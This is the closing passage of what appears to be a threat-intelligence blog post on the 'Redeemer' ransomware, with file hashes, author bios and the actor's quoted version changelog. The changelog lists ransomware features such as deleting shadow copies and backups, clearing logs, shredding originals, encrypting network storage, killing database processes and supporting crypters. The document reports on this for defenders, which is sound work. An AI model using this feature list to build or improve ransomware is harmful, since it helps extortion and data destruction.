
Executable
DD11587CAEC6E3C2AFB13329D326FB4E41AA6236702F498ACFCB3401A596075E
Hashes

Executable	SHA-256
[redacted]	7E8EF9BAA0DADA6CB30179D279D94CC971C1521DD188B2D8FA3FE98

Appendix


```
Redeemer Version 1.0 - First Public Version

- Made entirely in C++ from the ground up
- No dependencies for target machines, other than Windows Vista or later operating system
- Runs only on admin privileges
- Automatically melts and hides itself
- Prevents itself from running if another copy is detected as currently running
- Unbreakable encryption of all files and extensions on all drives
- Multithreaded and very memory and CPU efficient
- Does not require an Internet connection and C&C to function
- Uses a very secure encryption scheme that ensures that both you and me have to give our permission to decrypt the files
- Only accepts XMR as payment
- Clears computer logs twice (before and after encryption process) and deletes itself after it's finished
- Removes shadow copies of files
- Shreds the original files, so they can't be recovered using any tool
- Doesn't encrypt files in Windows/Program Files/Program Files (x86)
- Doesn't encrypt .exe .dll .lnk .url

Redeemer Version 1.5 - Second Public Version

- Deletes backup & catalog twice
- This version works with any crypter that supports x86 C++ executables (turn off melt in build options if you're using a crypter)
- Fixed a bug in the key checking process
- Keys are now in a new format, which makes them more readable (public, affiliate and master keys)
- Improved ransom note
- Ransom note appears on login screen
- When someone opens encrypted .redeem file, they get a proper message
- More clear error handling when decrypting invalid keys

Redeemer Version 1.7 - Third Public Version

- Now all available network storage are automatically encrypted
- Fixed a typo in the ransom note
- Auto-kill of processes and services related to databases and other similiar software
- More protection for the operating system
- Now the output is always an executable (.exe is added to the end of the output filename)

Redeemer Version 2.0 - Fourth Public Version

- New affiliate toolkit with GUI (no dependencies)
- New decrypter with GUI (no dependencies)
- Modified ransom message
- Added option of using XMPP Chat/Tox Chat/up to two emails for communication
- Fixed ransomware for Windows 11
- Prevented damaging Windows in some cases
- Added amount and campaign id to the Redeemer executable and affiliate decryption process, so the affiliate sees the requested amount/campaign id
- Now all encrypted files have a new icon which makes it more clear that they were encrypted
- Lots of small fixes
```

Image of the Redeemer version changelog shared by the actor



Screenshot of the ransom note displayed on startup

Screenshot of the Redeemer ransomware builder v1.7



Screenshot of the Redeemer ransomware builder v2.0.

Author Details

Mehardeep Singh Sawhney

Extremely passionate about cyber security and it’s real application in protecting Information Assets. Love learning about new ways to exploit devices

Benila Susan

Total Posts: 0

Sorry! The Author has not filled his profile.

×

Mehardeep Singh Sawhney

Extremely passionate about cyber security and it’s real application in protecting Information Assets. Love learning about new ways to exploit devices

Latest Posts